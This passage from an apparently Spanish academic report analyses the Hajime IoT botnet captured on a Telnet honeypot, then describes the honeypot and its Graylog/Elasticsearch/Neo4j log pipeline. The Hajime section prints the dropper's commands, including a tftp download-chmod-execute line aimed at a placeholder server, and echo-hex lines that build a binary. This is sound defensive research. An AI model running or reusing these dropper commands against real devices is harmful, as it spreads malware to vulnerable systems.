


Figura 16 VirusTotal muestra Hajime

Hajime es un malware peculiar ya que su objetivo no es dañino ni económico sino el de proteger dispositivos vulnerables ya que no dispone de ningún modulo o funcionalidad para causar ataques DoS, solo dispone de módulos de escaneo para seguir aumentando su grado de expansión. Su primera aparición fue en Octubre de 2016 y es el principal rival de la botnet Mirai, viendo los resultados obtenidos en el honeypot instalado se confirma que en la actualidad supera a Mirai respecto al número de dispositivos controlados.

Este malware es más avanzado que Mirai ya que aunque utiliza métodos similares a la hora de infectar dispositivos, credenciales conocidos o por defecto (en fecha de su primera aparición tenia los mismos credenciales que Mirai incluyendo dos más), controla un mayor número de dispositivos. Una de las características que lo hace más avanzado es que su comunicación con los servidores de C&C es mediante protocolo Peer-to-Peer, con esto alcanza un nivel de diseño más robusto ya que no es sencillo bloquear su comunicación.

Los dispositivos reciben un curioso mensaje cifrado que solo se puede descifrar con la key harcodeada en su código, por lo que los investigadores están seguros de que el origen del mensaje es el propio autor del malware, el mensaje se puede apreciar en la Figura 17:




Figura 17 Mensaje en los dispositivos controlados por Hajime

Este malware bloquea los puertos 23, 7547,5555 y 5358 que son los puertos que corren servicios con vulnerabilidades conocidas para dispositivos IoT, por lo que al bloquear estos puertos está protegiéndolo de otros dispositivos infectados pertenecientes a otras botnets como la de Mirai.

El problema es que al ser un código modular el autor puede añadir módulos mediante comandos P2P, por lo que es capaz de transformar su botnet para que tenga fines dañinos. Dado que el número de zombis que controla esta botnet es más elevado que el de la botnet Mirai, Hajime estas considerada como la segunda botnet más grande del mundo con alrededor de 300.000 dispositivos, es un gran peligro que pueda convertirse en una herramienta con fines dañinos ya que se debe recordar que Mirai, poseyendo un menor número de dispositivos, consiguió romper records de tráfico durante ataques DoS.

3.3.3.2 Hajime Dropper

Cuando el malware Hajime infecta un dispositivo además de protegerlo activa un módulo denominado como dropper, cuya misión es infectar otros dispositivos. Las conexiones que ha recibido el honeypot implementado son las de otros dispositivos infectados ejecutando el dropper. A continuación se explica cuáles son los comandos que ejecuta el dropper:

```
enable    #1
system    #1
shell     #1
sh        #1

cat /proc/mounts; /bin/busybox <RANDOM> #2
cd /tmp; cat .s || cp /bin/echo .s; /bin/busybox <RANDOM>  #3
tftp; wget; /bin/busybox <RANDOM>  #4
dd bs=52 count=1 if=.s || cat .s || while read i; do echo $i; done <
.s  #5
/bin/busybox <RANDOM> #6
rm .s; tftp -l.i -r.i -g <URL>:<PORT>; chmod 777 .i; ./.i; exit #7
q
```

Lo primera acción que toma el malware es intentar ejecutar una CLI en el sistema, mediante los comandos marcados como #1, en el que ha conseguido iniciar sesión, con la lista de credenciales por defecto que tiene hardcodeados en su código, ya que al iniciar sesión desconoce de qué dispositivo se trata o cuál es su vendedor.

'Enable' es un comando para intentar ejecutar código con privilegios de administrador, por ejemplo en dispositivos CISCO. Mediante el comando 'System' el malware intenta navegar por un menú de administración de sistema que presentan ciertos dispositivos. Sh' y 'sh' se utilizan para intentar iniciar una Shell en los dispositivos más comunes.

Una vez el malware consigue iniciar una Shell inicia una fase de reconocimiento del dispositivo, para eso utiliza el comando marcado como #2, para listar el sistema de archivos e intentar encontrar una localización donde tenga permisos de escritura para poder descargar el malware desde los servidores.

Se puede observar que se ha adjuntado al final del comando la sentencia "/bin/busybox" y unos caracteres que puden dar indicios al analista sobre que versión del malware se trata TOKYO, OWARI, ECCHI, SORA…, esto se ha visto en todas las conexiones que recibe el honeypot y que se adjuntara el fichero. La función de este comportamiento es que el malware sepa que se han ejecutado los comandos previos ya que un dispositivo que funcionase correctamente devuelve como salida por ejemplo <ECCHI>: applet not found, esa es la razón por la que se puede ver siempre después de una cadena de comandos que intente ejecutar el malware. Como se puede observar en la Figura 18 en esta conexión se ha utilizado los caracteres NXGHC y el sistema al ejecutar

/bin/busybox NXGHC responde que no tiene ningún applet con ese nombre, NXGHC: applet not found.

```
 # cat /proc/mounts; /bin/busybox NXGHC
/dev/root /rom squashfs ro,relatime 0 0
proc /proc proc rw,nosuid,nodev,noexec,noatime 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,noatime 0 0
tmpfs /tmp tmpfs rw,nosuid,nodev,noatime 0 0
/dev/mtdblock10 /overlay jffs2 rw,noatime 0 0
overlayfs:/overlay / overlay rw,noatime,lowerdir=/,upperdir=/overlay/upper,workdir=/overlay/work 0 0
tmpfs /dev tmpfs rw,nosuid,relatime,size=512k,mode=755 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,mode=600 0 0
debugfs /sys/kernel/debug debugfs rw,noatime 0 0
NXGHC: applet not found
 # cd /tmp; cat .s || cp /bin/echo .s; /bin/busybox NXGHC
cat: .s: No such file or directory
NXGHC: applet not found
```

Figura 18 Interacción del Honeypot con el dropper de Hajime

El malware Hajime intenta buscar un directorio donde tenga permisos de escritura que no sea / ni /proc ni /sys, en el caso del honeypot es /tmp/ por eso en el siguiente comando intenta ejecutarse en el path /tmp en los comandos marcados como #3.

La secuencia de comandos #3 tiene varios objetivos, para empezar asegurarse de que existe el binario 'bin/echo', esto lo hace porque si existe el binario entonces el malware puede aprovecharse de este para en vez de descargar el malware con una conexión a un servidor, generarlo utilizando echo y un input hexadecimal, ejemplo encontrado en conexiones que se puede apreciar en la Figura 19.

Figura 19 Generando binario con echo

```
# echo -ne "\x7f\x45\x4c\x46\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x28\x00\x01\x00\x00\x00\x54\x00\x01\x00\x34\x00\x00\x00\x40\x01\x00\
# echo -ne "\x00\x00\x01\x00\xf8\x00\x00\x00\xf8\x00\x00\x00\x05\x00\x00\x00\x00\x00\x01\x00\x02\x00\xa0\xe3\x01\x10\xa0\xe3\x06\x20\xa0\xe3\x07\x00\x2d\
# echo -ne "\x07\x00\x2d\xe9\x03\x00\xa0\xe3\x0d\x10\xa0\xe1\x66\x00\x90\xef\x14\xd0\x8d\xe2\x4f\x4f\x4d\xe2\x05\x50\x45\xe0\x06\x00\xa0\xe1\x04\x10\xa0\
# echo -ne "\x00\x50\x85\xe0\x00\x00\x50\xe3\x04\x00\x00\xda\x00\x20\xa0\xe1\x01\x00\xa0\xe3\x04\x10\xa0\xe1\x04\x00\x90\xef\xee\xff\xff\xea\x4f\xdf\x8d\
# echo -ne "\x62\x69\x00\x01\x1c\x00\x00\x00\x05\x43\x6f\x72\x74\x65\x78\x2d\x41\x35\x00\x06\x0a\x07\x41\x08\x01\x09\x02\x2a\x01\x44\x01\x00\x2e\x73\x68\
# echo -ne "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
# echo -ne "\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x11\x00\x00\x00\x03\x00\x00\x70\x00\x00\x00\x00\x00\x00\x00\x00\xf8\x00\x00\
# echo -ne "\x00\x00\x00\x00\x00\x00\x00\x1f\x01\x00\x00\x21\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00" >> .s
```

Mediante la secuencia #4 el malware Hajime realiza un reconocimiento de las funciones disponibles en el dispositivo, comprueba si dispone de wget y tftp que en caso de hacerlo utilizara para descargarse el malware con el objetivo de ejecutarlo, siempre con la terminación para saber que la secuencia de comandos se ha ejecutado, en este caso el honeypot implementa las dos funcionalidades.

El objetivo de la secuencia #5 es el de leer la cabecera del fichero original echo para reconocer la arquitectura del procesador del dispositivo y para certificar que tiene permisos de escritura en dicha ruta.

Por ultimo en la secuencia #7 borra el fichero que ha creado anteriormente para extraer toda la información posible del dispositivo, descarga el malware del servidor mediante tftp, indicando el servidor remoto, el fichero que se quiere descargar y como quiere nombrarlo en local para darle los correspondientes permisos y ejecutarlo finalmente.

3.3.4 Conclusiones del análisis: Guerra de Botnets

Los dispositivos que son controlados por estas Botnets están continuamente escaneando direcciones IPs buscando otros dispositivos vulnerables para infectarlos e incorporarlos a la botnet. Debido a que el malware se ejecuta en memoria, si el dispositivo se reinicia vuelve a entrar en el escenario de guerra entre las botnets, donde el zombie de la primera botnet que conecte con él será el que se apropie del dispositivo, al menos temporalmente hasta su próximo reinicio.

Hajime al ser un malware más evolucionado, debido a que su diseño se basó en análisis de seguridad publicados sobre Mirai paliando las debilidades que estos demostraban. Es por esto por lo que no se deben mostrar un análisis de malware completo ya que los desarrolladores del mismo pueden mejorar sus características aumentado la dificultad de su contención, análisis y detección.

Hajime está ganando la guerra a la botnet Mirai y como prueba los datos analizados en el honeypot, pero este escenario presente, donde Hajime predomina en la escena, puede cambiar en el momento en que aparezca otro malware con funcionalidades más avanzadas.

4. Desarrollo del Honeypot

4.1 Presentación del dispositivo

Para el desarrollo del honeypot este proyecto se ha basado en un informe de auditoría sobre un dispositivo real para simular su servicio y exponerlo en Internet para ver cómo se comportan las conexiones recibidas.

El dispositivo presenta varios servicios con puertos abiertos pero el honeypot simula únicamente el de telnet debido a que es el que presenta un interfaz de gestión del dispositivo, como se puede apreciar en la Figura 20.

```
root@kali:~# telnet X.X.X.X 10004
Trying X.X.X.X...
Connected to X.X.X.X.
Escape character is '^]'.
help
*******************************************************************************
*
       SAC - SISTEMAS AVANZADOS DE CONTROL.
       SAC - XXXX DLC/SAP20/ETH/GPRS/GSM 2016-V1.1  PRINCIPAL

*******************************************************************************
 <ED>          Entradas digitales.
 <EA>          Entradas Analogicas.
 <CNT>         Contadores.
 <TRF>         Trafos.
 <SP>          Entradas digitales simples IEC-104.
 <DP>          Entradas digitales dobles IEC-104.
 <NM>          NORMALIZED MEASURES IEC-104.
 <CNF>         Parametros de configuracion.
 <IEC>         Parametros de configuracion IEC-104.ED
 <DIPA>        Direcciones IP autorizadas.
 <HIST>        Mostrar historico de eventos.
 <FLASH>       Mostrar historico de eventos en flash.
 <TRANS>       Modo transparente.
 <MT1>         Modo transparente PUERTO 1.
 <INFO>        Informacion equipo.
 <FECHA>       Ver la fecha.
 <SU>          Conectarse como superusuario.
 <HELP>        Ver comandos disponibles.
```

Figura 20 Informe de Auditoría sobre el dispositivo

No se dispone de toda la información respecto al resultado de ejecutar todos los comandos, solo algunos, por lo que se simulara que el dispositivo devuelve un mensaje explicando que no se ha configurado correctamente el dispositivo en caso de que el

atacante ejecute un comando con respuesta desconocida. Como se puede observar en el informe, existe un comando para conectarse como superusuario, en el honeypot se simulara que al conectarse en este modo se dispone de la opción wget para descargar contenido desde Internet y ejecutarlo.

El informe de auditoría incluye, como se puede ver en la Figura 21, la respuesta real del dispositivo al ejecutar el comando fecha y el comando hist, el honeypot simulara el mismo comportamiento.




Figura 21 Respuesta dispositivo al comando HIST

4.2 Desarrollo del honeypot

Para implementar el honeypot se ha partido de un servidor Telnet simple desarrollado en Java, se ha modificado su comportamiento para que se asimile al informe de auditoría. Para alentar a los atacantes a conectarse al dispositivo se ha modificado su comportamiento para mostrar un banner cuando se recibe una conexión, al contrario del comportamiento del dispositivo.

Se ha implementado una modificación respecto a los credenciales de autenticación, en el informe se puede observar que el dispositivo no dispone de un método de autenticación, pero como se estima interesante saber que credenciales utiliza el atacante se ha establecido que el usuario para conectarse sea “root” y la contraseña “default”. De esta manera se pueden recopilar los credenciales que se intentan utilizar y a la vez el grado de dificultad para el atacante no es alto ya que son

credenciales por defecto que se suelen utilizar en otros dispositivos. El atacante dispone de tres intentos para introducir correctamente los credenciales, sino el servidor cierra la conexión, como se puede observar en la Figura 22.

Figura 22 Autenticación del Honeypot implementado

Cuando el atacante ejecuta el comando SU, el dispositivo devuelve un mensaje confirmando que ahora dispone de privilegios de superusuario, si ejecuta el comando HELP el dispositivo responde con el nuevo comando wget disponible para descargar recursos de Internet.




Figura 23 Respuesta comando HELP con modo SU

Si se utiliza el comando WGET el honeypot descargara el recurso respondiendo con un mensaje de descarga correcta pero indicando un error en la ejecución del archivo, de esta manera se da a entender al atacante que el comando sirve para descargar y ejecutar el archivo de configuración, de esta manera se analizara como intenta el atacante aprovecharse de esta funcionalidad.




Figura 24 Respuesta comando WGET del Honeypot

4.3 Explotación de la información del honeypot

Toda la información de la conexión queda registrada en un archivo de log, incluyendo la fecha, dirección IP y los comandos que ha utilizada el atacante. Para explotar dicha información se utilizan las siguientes herramientas: Logstash, Elasticsearch, Graylog y Neo4j.

Logstash es el encargado de enviar la información, generada por el honeypot y almacenada en un fichero local, hacia Graylog. Este se ejecuta en modo servicio de manera que cada nuevo registro en el fichero es enviado mediante la utilización del output GELF TCP hacia el servidor de Graylog. De esta manera se puede establecer una arquitectura distribuida de honeypots en diferentes puntos y recoger toda la información de manera centralizada como muestra la Figura 25.

Graylog al recibir la información generada por los honeypots la cruza primero con una base de datos para su geo localización, adjuntando la ciudad a la que pertenece la dirección IP y el código del país, por último la direcciones IPs son contrastadas con unos feeds de inteligencia para saber si la conexión pertenece a la nodos de la red Tor o si pertenece a netblocks secuestrados por cibercriminales. Una vez es procesada la información Graylog la envía a Elasticsearch para que sea indexada.

Elasticsearch es un motor de bases de datos no relacional que permite al analista hacer búsquedas rápidas en la información desde Graylog que es la interfaz visual y

desde el cual mediante el uso de funciones simples como la agregación se puede explotar la información de manera más sencilla.

Por ultimo Graylog envía la información de la conexión ya procesada a Neo4j mediante un plugin de salida. Neo4j es una base de datos orientadas a Grafos que permite encontrar patrones en las relaciones entre los datos, de esta manera se pueden encontrar relaciones entre los ataques que reciben los distintos honeypots.




Figura 25 Infraestructura explotación de la información del Honeypot

4.4 Análisis de la información

Gracias a la herramienta Graylog se puede analizar los logs de los honeypots de una manera más rápida y se ha detectado que de todas las conexiones recibidas ninguna ha sido realizada por un atacante sino que todas han sido generadas por dispositivos pertenecientes a botnets, esto se sabe porque nadie ha interactuado con el honeypot más allá que la manera programada en el malware, se cree que el problema es que al no aparecer en Shodan el nivel de atención que capta de los atacantes puede haber sido mucho menor. De todas las conexiones recibidas ninguna IP aparece en los Feeds de inteligencia.

Mediante la creación de Dashboard se puede configurar para que el analista observe los credenciales más utilizados al igual que la geo localización de la dirección IP, a este dashboards se le pueden añadir más gráficas para mostrar por ejemplo las direcciones IPs que más veces se conectan a los honeypots., como se aprecia en la Figura 26.




Figura 26 Dashboard con la información de los Honeypots

Logstash parsea el log para que este dividido en módulos de Credentials, connection established, connection closed y command execution. De esta manera se pueden analizar los mensajes de una manera más clara en Graylog como se ve en la siguiente Figura 27, filtrando o especificando cual se quiere buscar.

